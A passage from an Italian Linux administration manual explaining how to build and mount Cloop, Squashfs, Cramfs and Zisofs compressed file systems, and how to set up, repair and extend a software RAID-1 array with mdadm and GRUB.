La compressione è organizzata in blocchi, costituiti da multipli di 512 byte; l'accesso a un file system Cloop avviene attraverso l'utilizzo di un modulo apposito del kernel ('`cloop.o`'), con il quale si rende disponibile poi un file di dispositivo che appare come quello di un file system normale, ma in sola lettura. Si osservi che per il momento, Cloop consente di accedere a un solo file system compresso per volta.

> Cloop nasce dall'esigenza di permettere a un CD-ROM o a un DVD-ROM di contenere più dati della propria capacità nominale, mantenendo un accesso fluido; così, si mostra generalmente l'utilizzo di Cloop in riferimento a file system di tipo ISO 9660 (CD e DVD). Tuttavia, in generale conviene usare sempre solo questo tipo di file system, se si considera che è consentito un accesso in sola lettura e che altre caratteristiche di file system più complessi servirebbero solo ad aumentarne inutilmente la dimensione.

Per poter gestire un file system Cloop è necessario disporre degli strumenti necessari alla compressione ed eventualmente all'estrazione di un file-immagine Cloop, oltre al modulo compilato per il proprio kernel.

Per arrivare ad avere un file system compresso, la prima cosa da fare è realizzare il file-immagine di questo, cosa che di solito si fa con strumenti quali '**mkisofs**' o '**mkhybrid**' (capitolo 170), quindi si passa alla compressione usando normalmente '**create_compressed_fs**' secondo uno dei due schemi seguenti:

```
create_compressed_fs immagine_originale 65536 > immagine_cloop
```

```
cat immagine_originale | create_compressed_fs - 65536 > immagine_cloop
```

Il valore numerico che appare come secondo argomento di '**create_compressed_fs**' è la dimensione dei blocchi espressa in byte; generalmente si indica il valore massimo, pari a 65 536, per ottenere la compressione migliore. Dovrebbe essere possibile indicare valori da 512 a 65 536, secondo quanto riportato nella tabella 172.1.

L'esempio seguente mostra la creazione di un file system ISO 9660 con le estensioni Rock Ridge, a partire dal contenuto della directory '`/usr/`', che viene compresso per generare il file '`usr.cloop`':

`#` **`mkisofs -R /usr | create_compressed_fs - 65536 > usr.cloop`** [*Invio*]

Se per qualche ragione fosse necessario ricreare il file-immagine di partenza, si può usare '**extract_compressed_fs**':

```
extract_compressed_fs immagine_cloop > immagine_originale
```

```
cat immagine_cloop | extract_compressed_fs - > immagine_originale
```

Per accedere al file system compresso senza estrarlo è necessario il modulo '`cloop.o`', che deve essere stato compilato espressamente per il proprio tipo di kernel. La descrizione della procedura da seguire per questo è allegata ai sorgenti di Cloop e qui non viene descritta. Una volta installato correttamente il modulo (probabilmente è necessario avviare '**depmod -a**' per ricostruire le dipendenze tra i moduli), lo si deve caricare con l'indicazione contestuale del file contenente l'immagine compressa a cui si vuole accedere:

`#` **`modprobe cloop file=`*****immagine_cloop*** [*Invio*]

Oppure:

`#` **`insmod cloop.o file=`*****immagine_cloop*** [*Invio*]

Se si omette l'indicazione dell'argomento '**file=**...', si ottiene una segnalazione di errore e il modulo non viene caricato. Tornando all'esempio già visto, si potrebbe trattare del file '`usr.cloop`' collocato nella directory radice del file system in uso:

`#` **`modprobe cloop file=/usr.cloop`** [*Invio*]

```
cloop: Welcome to cloop v0.67
cloop: /usr.cloop: 12326 blocks, 65536 bytes/block, ↩
↪largest block is 65562 bytes.
```

Si ricorda che si può accedere a un solo file system Cloop per volta.

Dopo aver caricato il modulo si può accedere al file system come se questo fosse nella sua dimensione normale, non compresso, facendo riferimento a un file di dispositivo speciale, che di solito è meglio creare al volo:

`# mknod /dev/cloop b 240 0` [*Invio*]

Quando si ha la disponibilità del file di dispositivo '`/dev/cloop`', si può innestare il file system nel modo consueto:

mount -o ro -t ***tipo*** /dev/cloop ***punto_di_innesto***

Tornando all'esempio già visto, se il file system è di tipo ISO 9660 e contiene quanto deve trovarsi nella directory '`/usr/`', si può usare il comando seguente:

`# mount -o ro -t iso9660 /dev/cloop /usr` [*Invio*]

172.2 Squashfs

Utilizzando un sistema con kernel Linux è disponibile anche il file system compresso Squashfs. [2] A differenza di Cloop, il file system ha caratteristiche proprie e non viene generato a partire da un altro tipo di file system. In pratica, il file system viene generato a partire dai dati da archiviare e non da un altro file system non compresso.

La creazione del file system avviene per mezzo del programma '**`mksquashfs`**', che viene usato in uno dei due modi seguenti:

mksquashfs ***percorso*** ***file_squashfs*** [***opzioni***] [-e ***directory_esclusa***...]

mksquashfs ***percorso_1*** ***percorso_2***... ***file_squashfs*** [***opzioni***] [-e ***directory_esclusa***...]

In generale, i percorsi indicati, che possono essere file o directory intere, vengono copiati all'interno del file-immagine indicato come ultimo argomento prima delle opzioni. Tuttavia, l'utilizzo di una o dell'altra forma cambia il modo di inserire i dati relativi nel file-immagine di destinazione: se si archivia una directory soltanto, è il suo contenuto ad apparire nella directory radice del file system che viene generato, mentre in presenza di più percorsi (riferiti indifferentemente a file o a directory), questi vengono riprodotti nella destinazione mantenendo l'ultimo nome del percorso di origine. In generale, anche se sembra difficile da descrivere, in pratica questo funzionamento è quello intuitivo; si osservino i due esempi seguenti:

`# mksquashfs /usr/bin bin.sqsh` [*Invio*]

```
# mksquashfs /usr/bin /usr/sbin xbin.sqsh[Invio]
```

Nel primo caso si ottiene il file '`bin.sqsh`', contenente un file system di tipo '**`squashfs`**' in cui, a partire dalla directory radice si trovano subito i file eseguibili contenuti nella directory di origine; invece, nel secondo caso il file system contenuto in '`xbin.sqsh`' si compone delle directory '`/bin/`' e '`/sbin/`'.

Oltre all'opzione '**`-e`**' che si vede indicata alla fine della riga di comando, può essere utile l'opzione '**`-b`** ***n***', con cui si richiede espressamente l'utilizzo di blocchi di una certa dimensione. Il valore predefinito di questi blocchi è 32768 e dovrebbe essere possibile usare blocchi da 512 a 65536 secondo la scansione della tabella 172.1.

Per poter accedere a un file system di tipo Squashfs è necessario un kernel adatto, ma per questo potrebbe essere necessario modificare il sorgente del kernel attraverso un file di differenze. Quando il kernel è in grado di leggere il file system di tipo Squashfs, basta innestarlo come se fosse un file-immagine normale:

```
# mount -o loop -o ro -t squashfs /usr.sqsh /usr[Invio]
```

Come si può intuire, l'esempio mostra l'innesto del file system contenuto nel file-immagine '`/usr.sqsh`' a partire dalla directory '`/usr/`'.

172.3 Cramfs

Il file system compresso Cramfs, [3] per un kernel Linux, è molto simile per funzionamento a Squashfs, ma con qualche possibilità in meno; tuttavia rimane il primo a essere disponibile nel sorgente del kernel Linux senza bisogno di procurarsi file di differenze o moduli particolari. Anche in questo caso si comincia dalla creazione del file-immagine compresso, in modo simile a Squashfs, ma con il limite di una sola directory di origine:

```
mkcramfs -b dimensione_blocchi [altre_opzioni] directory_di_origine file_cramfs
```

Per innestare il file-immagine si procede in modo simile a quanto già presentato con Squashfs:

```
mount -o loop -o ro -t cramfs file_immagine directory_di_innesto
```

172.4 Zisofs

Il file system Zisofs è in realtà un meccanismo di compressione di file singoli. In pratica, si parte da un ramo di una directory e se ne crea una sorta di copia, dove i file normali sono compressi, mentre tutto il resto rimane come prima (sottodirectory, collegamenti, ecc.). La gerarchia che si ottiene, teoricamente, può essere usata in lettura come se i file non fossero compressi, ma per questo occorre che il kernel sia predisposto allo scopo. In pratica, questa tecnica si usa per i file system ISO 9660 dei CD-ROM o dei DVD-ROM, come estensione specifica di GNU/Linux allo standard Rock Ridge.

La prima fase nella preparazione di un file system compresso, secondo questa tecnica, è quindi la creazione di una copia del ramo che interessa, compresso con '**`mkzftree`**', che fa parte di Zisofs-tools: [4]

```
mkzftree [opzioni] directory_origine directory_di_destinazione
```

```
mkzftree -F [altre_opzioni] origine destinazione
```

A titolo di esempio, si supponga di voler archiviare una parte dei file che servono al funzionamento del sistema operativo in un CD-ROM; si tratta precisamente delle sole directory '/bin/', '/etc/', '/lib/' e '/sbin/'. La prima fase consiste nella creazione di una nuova gerarchia compressa, per esempio a partire da '/var/tmp/archiviazione/', che viene creata appositamente:

mkdir /var/tmp/archiviazione [*Invio*]

mkzftree /bin /var/tmp/archiviazione/bin [*Invio*]

mkzftree /etc /var/tmp/archiviazione/etc [*Invio*]

mkzftree /lib /var/tmp/archiviazione/lib [*Invio*]

mkzftree /sbin /var/tmp/archiviazione/sbin [*Invio*]

Al termine di queste operazioni, se si va a controllare il contenuto della directory '/var/tmp/archiviazione/', si può avere l'impressione che nulla sia cambiato, a parte la dimensione dei file e il loro contenuto effettivo.

Teoricamente, se il file '/etc/magic' è stato aggiornato correttamente, dovrebbe essere possibile riconoscere questi file come '**zisofs**'; tuttavia, potrebbe essere necessario copiarli al di fuori del loro contesto per individuarli come tali.

Nella struttura creata in questo modo, **si possono anche inserire file non compressi**, come potrebbero essere i file necessari all'avvio del sistema (il kernel e altri), oppure un file di spiegazioni per chi dovesse tentare di leggere i dati senza sapere come fare.

Nel modello sintattico appare in evidenza la possibilità di usare l'opzione '**-F**' (ovvero '**--file**'). Questa opzione è utile quando l'origine e la destinazione possono essere qualcosa di diverso da directory. In pratica, con questa opzione si può comprimere anche un file singolo, mentre altrimenti si otterrebbe una segnalazione di errore.

Una volta realizzata la struttura, si passa normalmente alla creazione del file-immagine, con gli strumenti soliti, specificando che si va a creare un file system con estensioni Zisofs. Si osservi che in questo caso non ha più senso inserire estensioni Joliet e nello stesso modo non serve più la creazione di file 'TRANS.TBL'. Viene mostrato un modello semplificato per l'uso di '**mkisofs**':

```
mkisofs -z {-r|-R} [altre_opzioni] -o file_immagine directory
```

Per esempio, per creare il file-immagine '/var/tmp/immagine.iso' dal contenuto di '/var/tmp/archiviazione/', dovrebbe essere sufficiente agire in questo modo:

mkisofs -z -R -o /var/tmp/immagine.iso /var/tmp/archiviazione [*Invio*]

Successivamente si deve passare all'incisione del CD a partire dall'immagine (si veda per questo il capitolo 170).

Quando si innesta un CD-ROM realizzato con le estensioni Zisofs, se il sistema operativo è in grado di riconoscerle, dovrebbe leggere i dati in modo trasparente, senza lasciare avvertire che si tratta di dati compressi; tuttavia rimane il fatto che la dimensione dei file potrebbe risultare fasulla se letta con gli strumenti normali. Nel caso particolare di un sistema GNU/Linux, occorre che il kernel sia stato compilato includendo le funzionalità seguenti:

- *File systems*
  - *ISO 9660 CD-ROM file system support*
  - *Transparent decompression extension*

In mancanza di queste estensioni, la lettura dei dati richiede un'estrazione manuale, sempre con l'uso di '**mkzftree**', ma questa volta con l'opzione '**-u**':

mkzftree -u [*altre_opzioni*] ***directory_origine*** ***directory_di_destinazione***

Per esempio, si può fare una copia leggibile di un CD-ROM, innestato nella directory '/mnt/cdrom/', copiando i dati nella directory '/tmp/cdrom/' (che viene creata automaticamente):

mkzftree -u /mnt/cdrom /tmp/cdrom [*Invio*]

Maggiori dettagli sull'uso di '**mkzftree**' si possono leggere nella pagina di manuale *mkzftree(1)*.

[1] **Cloop** GNU GPL

[2] **Squashfs** GNU GPL

[3] **Cramfs** GNU GPL

[4] **Zisofs-tools** GNU GPL

Capitolo 173 Gestione dei dischi in modo ridondante

Le unità a disco sono componenti meccanici sottoposti a usura e soggetti a deterioramento. Questo fatto si comprende subito per ciò che riguarda i dischi rimovibili (compresi i CD o i DVD) e di solito ci si organizza con più copie della stessa cosa se si tratta di dati importanti, ma per i dischi fissi il problema è diverso.

In generale è necessario premunirsi dalle perdite di dati dovute alla rottura di un disco fisso con delle copie di sicurezza, da eseguire periodicamente; tuttavia, anche predisponendo una procedura efficace per le copie di sicurezza, l'impegno necessario per il ripristino del funzionamento del proprio elaboratore è sempre rilevante.

Dal momento che la frequenza con cui si verifica una rottura di un disco fisso è maggiore rispetto ad altri eventi che possono procurare la perdita dei dati (per esempio il furto, l'atto vandalico, l'incendio, l'allagamento, il terremoto, ecc.), vale la pena di attenuare l'effetto di questo tipo di problema con la realizzazione di un insieme di dischi ridondante, noto normalmente con la sigla «RAID».

173.1 RAID

La sigla RAID sta per *Redundancy array of inexpensive disks* e rappresenta quindi un insieme di tecniche per mettere assieme dei dischi aggiungendo qualche forma di ridondanza. Si distinguono diversi livelli, alcuni dei quali sono descritti brevemente nell'elenco seguente.

Livello RAID	Descrizione
RAID-0	Il livello zero dei sistemi RAID è privo di ridondanza e si occupa soltanto di unire assieme più dischi, all'interno dei quali i dati vengono suddivisi equamente, in modo da bilanciare anche il carico di operazioni di lettura e scrittura che li riguardano. In pratica, il livello zero consente di realizzare un disco virtuale di grandi dimensioni, più efficiente, ma la rottura di uno dei dischi porta alla perdita di tutti i dati. RAID-0 è noto anche con la definizione *block striping*.
RAID-1	Il livello uno dei sistemi RAID si occupa di unire assieme due o più dischi (ma di solito sono solo due) che si trovano a riprodurre fedelmente tutti la stessa cosa. In questo caso, la rottura di un disco non pregiudica l'utilizzo dei dati che sono disponibili nel disco o nei dischi rimanenti. RAID-1 è noto anche con la definizione *disk mirroring*.
RAID-3	Il livello tre dei sistemi RAID si occupa di unire assieme più dischi, all'interno dei quali i dati vengono suddivisi equamente, in modo da bilanciare anche il carico di operazioni di lettura e scrittura che li riguardano, dedicando uno di questi dischi al contenimento di un sistema di codici di controllo che permettono di ricostruire i dati nel caso uno degli altri dischi si rompa. In pratica, il livello tre crea una forma di ridondanza, ma meno affidabile del livello uno. Naturalmente, per attuare un livello tre servono almeno tre dischi.
RAID-4	Il livello quattro dei sistemi RAID è simile al livello tre, con la differenza che vengono distribuiti in modo differente (più efficiente) tra i dischi, ma rimane compito di un disco separato il sistema di codici di controllo che permette la ricostruzione dei dati.
RAID-5	Il livello cinque dei sistemi RAID equivale al livello quattro, dove però le informazioni che servono per la ricostruzione dei dati sono distribuite tra i dischi, senza essere così concentrate in uno soltanto. In questo modo si aumenta l'efficienza, in termini di tempi di accesso ai dati.

I livelli RAID possono essere anche combinati assieme; per esempio è possibile realizzare due insiemi di dischi RAID-0, che si associano a loro volta in un insieme RAID-1, in modo da non

perdere i dati nel caso uno dei dischi smetta di funzionare. In questo caso si parla anche di RAID-10

173.2 RAID hardware e software

La realizzazione di un insieme di dischi secondo uno dei vari livelli RAID può essere ottenuta attraverso sistemi hardware, oppure software. Nel primo caso si tratta di unità di controllo che gestiscono tutto autonomamente, facendo sì che il sistema operativo veda in pratica un disco normale; nel secondo caso, è il sistema operativo che associa i dischi e li gestisce usando una forma di ridondanza.

Come si può comprendere, le unità di controllo RAID sono più costose di quelle normali; tuttavia, se non si creano altri tipi di problemi, hanno il vantaggio di non creare difficoltà al sistema operativo.

173.3 RAID-1 via software con i sistemi GNU/Linux

Con i sistemi GNU/Linux, disponendo di un kernel 2.4.* o superiore, è relativamente agevole la creazione di un insieme di dischi RAID senza l'ausilio di unità di controllo specializzate. In questa sezione si descrive brevemente la realizzazione di un sistema composto da due dischi che riproducono esattamente gli stessi dati, ovvero un sistema RAID-1, utilizzando semplicemente dischi ATA (cosa che in generale rappresenta la situazione più semplice da affrontare per chiunque).

Se la propria distribuzione GNU/Linux offre una procedura di installazione che prevede anche la gestione di un sistema RAID-1 software, dovrebbe essere sufficiente disporre dei due dischi perché tutto venga predisposto senza interventi particolari; tuttavia, qui si vuole mostrare un procedimento più brutale, che si affronta normalmente quando si vuole travasare un sistema GNU/Linux preesistente in un insieme di dischi RAID-1. In pratica, si fa affidamento sul fatto che sia disponibile un terzo disco, contenente il sistema GNU/Linux da trasferire, che successivamente si intende rimuovere dall'elaboratore, oppure destinare ad altri scopi. Naturalmente è necessario organizzarsi in modo da poter avviare questo sistema transitorio anche quando lo si sposta in un'altra unità di controllo o comunque in un'altra posizione del bus ATA.

173.3.1 Predisposizione del kernel

Per poter avviare un sistema GNU/Linux che utilizza un insieme di dischi RAID (gestiti via software), è indispensabile che il kernel includa tutte le funzionalità necessarie, senza avvalersi per questo di moduli. Se possibile, è meglio includere tutte le funzionalità associate ai livelli RAID della voce `Multi-device support (RAID and LVM)`. Se non è possibile includere tutte le funzionalità corrispondenti, occorre selezionare almeno `RAID support` e `RAID-1 (mirroring) mode` (dal momento che si vuole realizzare un sistema RAID-1).

Se il kernel che si utilizza è predisposto per la gestione di dischi RAID, appare il file virtuale '`/proc/mdstat`', dal quale, successivamente, si possono ottenere le informazioni sull'attività del sistema RAID. Tanto per cominciare si può vedere quali livelli RAID sarebbero disponibili:

$ **cat /proc/mdstat** [*Invio*]

```
Personalities : [linear] [raid0] [raid1] [raid5] [multipath]
...
```

Dall'esempio si comprende che RAID-1 è disponibile (insieme anche ad altri livelli RAID).

173.3.2 Dischi, partizioni e installazione

Disponendo di due dischi ATA, meglio se identici, è necessario decidere come collegarli all'elaboratore. Dal momento che di solito i bus ATA sono due, è meglio mettere ogni disco su un bus differente, in modo da distribuire meglio il carico di lavoro e per prevenire anche le rotture dovute a uno dei due bus ATA.

Il passo successivo è decidere la suddivisione in partizioni, in modo tale da soddisfare anche le esigenze che potrebbero porsi in un secondo momento. Infatti, se si realizza un sistema RAID, lo si fa presumibilmente per mantenere intatta la situazione nel tempo. Probabilmente, nelle situazioni più semplici è sufficiente predisporre tre partizioni: una per i file necessari all'avvio (kernel incluso), una per la memoria virtuale e la terza per tutto il resto.

È possibile inserire i file necessari all'avvio del sistema operativo anche in una partizione gestita attraverso un sistema RAID, ma in generale è una cosa sconsigliabile e comunque non esiste una reale necessità di agire in questo modo, se ci si organizza correttamente.

Con il sistema GNU/Linux attualmente in funzione (quello che poi deve essere travasato), si procede alla suddivisione in partizioni. Seguendo l'ipotesi che è stata formulata si dividono entrambi i dischi in modo da avere una piccola partizione (da 10 Mibyte in su) di tipo 83_{16} (Linux-nativa), una partizione di tipo 82_{16} (Linux-swap) e una partizione di tipo FD_{16}. Il tipo FD_{16} (autorilevamento RAID) dichiara esplicitamente che si tratta di una partizione usata per la realizzazione di sistemi RAID e permette al kernel di attivarla prima di innestare il file system principale.

Teoricamente sarebbe possibile utilizzare in modo speculare anche le partizioni per la memoria virtuale; in pratica questo non conviene e l'intenzione, qui, è solo quella di utilizzarle in modo da sommare la loro capacità.

Una volta predisposte le partizioni, facendo in modo che siano il più possibile uguali, si può procedere a una prima inizializzazione che in pratica attiva la funzionalità RAID-1.

Per rendere l'esempio a cui si fa riferimento più realistico, si suppone di avere collocato un disco nella prima posizione del primo bus ATA e l'altro nella prima posizione del secondo. Pertanto, le partizioni potrebbero essere organizzate così:

'/dev/hda1'	'/dev/hdc1'	partizioni per il kernel e gli altri file necessari all'avvio;
'/dev/hda2'	'/dev/hdc2'	partizioni per la memoria virtuale;
'/dev/hda3'	'/dev/hdc3'	partizioni da gestire in modo speculare secondo il modello RAID-1.

La partizione virtuale RAID-1 viene associata a un file di dispositivo differente, secondo il modello '/dev/md***n***', dove il numero ***n*** dipende da una scelta abbastanza libera. Si ritiene qui che sia più conveniente utilizzare lo stesso numero che individua la partizione nel disco, in modo da non creare confusione; pertanto si intende creare il partizione RAID '/dev/md3'. A questo punto occorre accertarsi di disporre del file di dispositivo relativo; se manca deve essere creato:

`# mknod -m 0660 /dev/md3 b 9 3` [*Invio*]

Tabella 173.4. Creazione dei primi file di dispositivo necessari alla gestione di dischi RAID.

File di dispositivo	Comando
'/dev/md0'	# **mknod -m 0660 /dev/md0 b 9 0** [*Invio*]
'/dev/md1'	# **mknod -m 0660 /dev/md1 b 9 1** [*Invio*]
'/dev/md2'	# **mknod -m 0660 /dev/md2 b 9 2** [*Invio*]
'/dev/md3'	# **mknod -m 0660 /dev/md3 b 9 3** [*Invio*]
'/dev/md4'	# **mknod -m 0660 /dev/md4 b 9 4** [*Invio*]
'/dev/md5'	# **mknod -m 0660 /dev/md5 b 9 5** [*Invio*]
'/dev/md6'	# **mknod -m 0660 /dev/md6 b 9 6** [*Invio*]

Per creare l'unità RAID-1 si procede con questo comando, con Mdadm:[1]

mdadm --create /dev/md3 --level=raid1 --raid-devices=2 ↩
↪ **/dev/hda3 /dev/hdc3** [*Invio*]

Se tutto procede regolarmente, l'unità RAID-1 viene attivata quasi subito, ma inizia una scansione che serve ad allineare le due partizioni (in pratica si può vedere che i dischi sono attivi in modo costante per lungo tempo). Durante questa fase, è già possibile procedere a inizializzare l'unità RAID-1 con il tipo di file system che si preferisce; in questo caso si sceglie il tipo Ext3:

mkfs.ext3 /dev/md3 [*Invio*]

Terminata l'inizializzazione si può innestare la partizione e procedere con la copia del sistema attivo (o di un altro se necessario). Si suppone di volere innestare la partizione nella directory '/mnt/' e di procedere con la copia di conseguenza:

mount -t ext3 /dev/md3 /mnt [*Invio*]

cd / [*Invio*]

cp -dpRv /bin /mnt [*Invio*]

cp -dpRv /etc /mnt [*Invio*]

cp -dpRv /home /mnt [*Invio*]

cp -dpRv /lib /mnt [*Invio*]

cp -dpRv /root /mnt [*Invio*]

cp -dpRv /sbin /mnt [*Invio*]

cp -dpRv /usr /mnt [*Invio*]

cp -dpRv /var /mnt [*Invio*]

mkdir /mnt/boot [*Invio*]

mkdir /mnt/dev [*Invio*]

mkdir /mnt/mnt [*Invio*]

mkdir /mnt/proc [*Invio*]

mkdir /mnt/tmp [*Invio*]

chmod 1777 /mnt/tmp [*Invio*]

cd /mnt/tmp/dev [*Invio*]

MAKEDEV generic [*Invio*]

Questa sequenza di operazioni fa riferimento a un sistema GNU/Linux generico e non tiene conto delle particolarità che ha ogni singola distribuzione; pertanto va adattato alla propria realtà.

Fatta la copia, è necessario modificare immediatamente il file '`etc/fstab`' della partizione innestata nella directory '`/mnt/`' (pertanto si tratta temporaneamente del file '`/mnt/etc/fstab`'), in modo da fare riferimento correttamente al file di dispositivo '`/dev/md3`' per il file system principale. In base all'esempio a cui si sta facendo riferimento, il file '`etc/fstab`' che si va a predisporre dovrebbe contenere le righe seguenti:

```
/dev/hda2       none            swap    sw                            0  0
/dev/hdc2       none            swap    sw                            0  0
/dev/md3        /               auto    defaults,errors=remount-ro    0  1
/dev/hda1       /boot           auto    defaults,errors=remount-ro    0  1
/dev/hdc1       /boot-mirror    auto    defaults,errors=remount-ro    0  1
proc            /proc           proc    defaults                      0  0
```

Come si può osservare, la partizione corrispondente al file di dispositivo '`/dev/hdc1`' viene innestata per comodità nella directory '`/boot-mirror/`', in modo da rammentare all'amministratore del sistema operativo che deve occuparsi di mantenere il suo contenuto allineato a quello della partizione innestata invece nella directory '`/boot/`'.

Il problema di cui ci si deve occupare prima di arrestare il sistema operativo è delle partizioni usate per l'avvio: '`/dev/hda1`' e '`/dev/hdc1`', secondo gli esempi mostrati. La cosa più semplice da fare è copiare il contenuto della directory '`/boot/`' attuale in quella nelle due partizioni (che pertanto vanno innestate da qualche parte anche durante la fase di installazione). Quello che segue è un esempio di come potrebbe essere organizzato il file '`/boot/grub/menu.lst`' di GRUB 1 nella partizione '`/dev/hda1`':

```
default 0
timeout 5

title GNU/Linux
kernel (hd0,0)/vmlinuz root=/dev/md3 ro
```

Per converso, nella partizione '`/dev/hdc1`' il file dovrebbe essere così:

```
default 0
timeout 5

title GNU/Linux
kernel (hd2,0)/vmlinuz root=/dev/md3 ro
```

Si osservi che il kernel appare indicato in '**`(hd0,0)/vmlinuz`**', oppure '**`(hd2,0)/vmlinuz`**', ovvero nella prima partizione del primo o del terzo disco fisso con il nome '`vmlinuz`'.

Dal momento che di solito non si può avviare il sistema operativo in mancanza del primo disco fisso, ci si può limitare a copiare il contenuto della partizione '`/dev/hda1`' nella partizione '`/dev/hdc1`', contando sul fatto che in caso di rottura del primo disco fisso si può avviare il sistema utilizzando un dischetto che contiene GRUB 1. Pertanto, dopo aver eseguito il distacco di queste partizioni, si può procedere a installare il sistema di avvio nel primo disco:

`#` **`grub`** [*Invio*]

`grub>` **`root (hd0,0)`** [*Invio*]

`grub>` **`setup (hd0)`** [*Invio*]

`grub>` **`quit`** [*Invio*]

Eventualmente si può consultare il capitolo 51 a proposito di GRUB 1.

Prima di riavviare il sistema operativo per vedere se funziona effettivamente, conviene controllare che l'attività di sincronizzazione delle due partizioni sia stata completata, osservando il file '`/proc/mdstat`':

`#` **`cat /proc/mdstat`** [*Invio*]

```
Personalities : [linear] [raid0] [raid1] [raid5] [multipath]
read_ahead 1024 sectors
md3 : active raid1 hda3[0] hdc3[1]
      53897920 blocks [2/2] [UU]

unused devices: <none>
```

L'esempio mostra una situazione di riposo.

173.3.3 Sostituzione di un disco difettoso

Quando si verifica l'evento che si teme, ovvero che uno dei due dischi risulti difettoso, teoricamente il sistema RAID dovrebbe continuare a funzionare escludendo quel disco. Una volta appurato questo fatto, occorre provvedere alla sua sostituzione. Se non ci sono altre conseguenze, ovvero se il danno è limitato a questo, la cosa spiacevole che può capitare è che si rompa proprio il disco usato per l'avvio del sistema operativo, cosa che richiede temporaneamente l'utilizzo di un dischetto con GRUB 1 o con un altro sistema di avvio del genere per rimettere in funzione il sistema operativo. È bene comunque non spostare il disco sano in una posizione diversa del bus ATA.

È necessario quindi procurare un altro disco, con una capacità uguale o maggiore di quello che si deve sostituire, cercando di riprodurre la stessa suddivisione precedente. Probabilmente,

trattandosi di dischi di grandi dimensioni, la geometria apparente dovrebbe risultare compatibile (255 testine; 63 settori per traccia e una quantità di tracce uguale o maggiore rispetto al disco precedente). A ogni modo, si possono riprodurre fedelmente le stesse partizioni anche se la geometria non dovesse essere la stessa, pertanto, prima di rimuovere il disco difettoso, si potrebbe salvare la mappa delle partizioni con il comando seguente:

sfdisk -d /dev/hda > /root/mappa [*Invio*]

Come si intende, il disco difettoso dovrebbe essere in questo caso quello corrispondente al file di dispositivo '/dev/hda'. Il file che si ottiene potrebbe avere l'aspetto seguente:

```
# partition table of /dev/hda
unit: sectors

/dev/hda1 : start=       63, size=    48195, Id=83
/dev/hda2 : start=    48258, size=   963900, Id=82
/dev/hda3 : start=  1012158, size=107796087, Id=fd
```

Una volta sostituito il disco, si possono riprodurre le stesse partizioni (avanzando probabilmente dello spazio libero alla fine, se il disco ha una capacità maggiore del precedente) con il comando seguente:

sfdisk /dev/hda < /root/mappa [*Invio*]

A questo punto, conviene controllare con '**fdisk**', ma non dovrebbe essere il caso di modificare la suddivisione in partizioni, anche se questa non è conforme alla geometria del disco. Quindi si può procedere all'inizializzazione delle partizioni che sono escluse dal sistema RAID (in questo caso '/dev/hda1' usata per il sistema di avvio e '/dev/hda2' usata per la memoria virtuale); inoltre, se necessario, occorre ripristinare il sistema di avvio. Quindi si può informare il sistema RAID che si può riappropriare della partizione '/dev/hda3' con il comando seguente:

mdadm --add /dev/md3 /dev/hda3 [*Invio*]

Naturalmente si sta facendo riferimento all'esempio che appare nella sezione precedente; in ogni caso, '/dev/md3' deve essere quanto risulta dalla lettura del file '/proc/mdstat'.

Dopo l'uso di questo comando il sistema RAID si prende possesso della partizione e inizia la ricostruzione della copia speculare al suo interno.

173.3.4 Situazioni più gravi

Il sistema RAID-1 attuato via software attraverso un kernel Linux ha il vantaggio di mantenere leggibili le partizioni RAID come se fossero partizioni inizializzate normalmente. In pratica, le informazioni che riguardano l'insieme dei dischi RAID vengono collocate alla fine della partizione, in quello che viene chiamato «superblocco», che consente al kernel di conoscere la struttura dell'insieme di dischi RAID senza bisogno di file di configurazione. Pertanto, se per qualche ragione non si può fare diversamente, si può accedere a questi dati, **avendo cura di farlo soltanto in lettura**, ignorando il sistema RAID-1.

In conclusione, se un evento accidentale rendesse inutilizzabile l'insieme di dischi RAID-1, dovrebbe rimanere almeno la possibilità di recuperare i dati da uno dei dischi accedendo alle partizioni nel modo normale, ovvero non attraverso i dispositivi '/dev/md***n***'.

173.3.5 Aggiungere un disco

Una volta fatta l'esperienza con una coppia di dischi RAID-1, quando si manifestano i primi problemi e si comprende quanto è importante disporre di un sistema di memorizzazione affidabile, è facile desiderare di migliorare l'affidabilità del sistema con l'aggiunta di una terza copia speculare. Si tratta naturalmente di un'idea lodevole, anche se comporta una spesa per l'aggiunta di un altro disco.

Seguendo l'esempio già proposto in precedenza, si parte da una situazione in cui esistono due dischi ATA, dove le partizioni '`/dev/hda3`' e '`/dev/hdc3`' compongono un sistema RAID-1 '`/dev/md3`'. Si vuole aggiungere un disco, nel quale riprodurre più o meno la stessa suddivisione in partizione di quelli già installati, in modo da utilizzare la partizione '`/dev/hdd3`' come terza copia speculare del sistema RAID-1 '`/dev/md3`'. Dopo aver installato fisicamente il disco aggiuntivo e avere riavviato il sistema, occorre informare della presenza di un terzo disco:

`#` **`mdadm --grow --raid-devices=3 /dev/md3`** [*Invio*]

Si può verificare nel file virtuale '`/proc/mdstat`':

`#` **`cat /proc/mdstat`** [*Invio*]

```
Personalities : [linear] [raid0] [raid1] [raid5] [multipath]
read_ahead 1024 sectors
md3 : active raid1 hda3[0] hdc3[1]
      53897920 blocks [3/2] [UU_]

unused devices: <none>
```

Come si può osservare, pur essendo previste tre partizioni in gioco, in realtà solo due sono operative. Pertanto, occorre aggiungere la partizione mancante:

`#` **`mdadm --add /dev/md3 /dev/hdd3`** [*Invio*]

A questo punto parte la sincronizzazione della partizione '`/dev/hdd3`' e al termine si dovrebbe osservare il funzionamento parallelo delle tre partizioni:

`#` **`cat /proc/mdstat`** [*Invio*]

```
Personalities : [linear] [raid0] [raid1] [raid5] [multipath]
read_ahead 1024 sectors
md3 : active raid1 hda3[0] hdc3[1] hdd3[2]
      53897920 blocks [3/3] [UUU]

unused devices: <none>
```

173.3.6 Creare un sistema RAID-1 senza dover travasare i dati

È possibile realizzare un sistema RAID-1 utilizzando una partizione che contiene già un file system Second-extended (Ext2 o Ext3), senza bisogno di travasare i dati e, soprattutto, senza perderli.

Si suppone di avere una situazione come quella della tabella successiva, dove la partizione '`/dev/hda2`' è quella che viene utilizzata:

'`/dev/hda1`'	'`/dev/hdc1`'	partizioni per il kernel e gli altri file necessari all'avvio;
'`/dev/hda2`'	'`/dev/hdc2`'	partizioni da gestire in modo speculare secondo il modello RAID-1.
'`/dev/hda4`'	'`/dev/hdc4`'	partizioni per la memoria virtuale.

Per poter fare le trasformazioni necessarie è necessario avviare il sistema con un disco esterno, come un CD autoavviabile, che però deve disporre del programma Mdadm.

Si procede con la modifica del tipo di partizione, sia per '`/dev/hda2`', sia per '`/dev/hdc2`', in modo che corrisponda a FD_{16} (autorilevamento RAID); per questo basta usare '**`fdisk`**', avendo cura di non modificare altro.

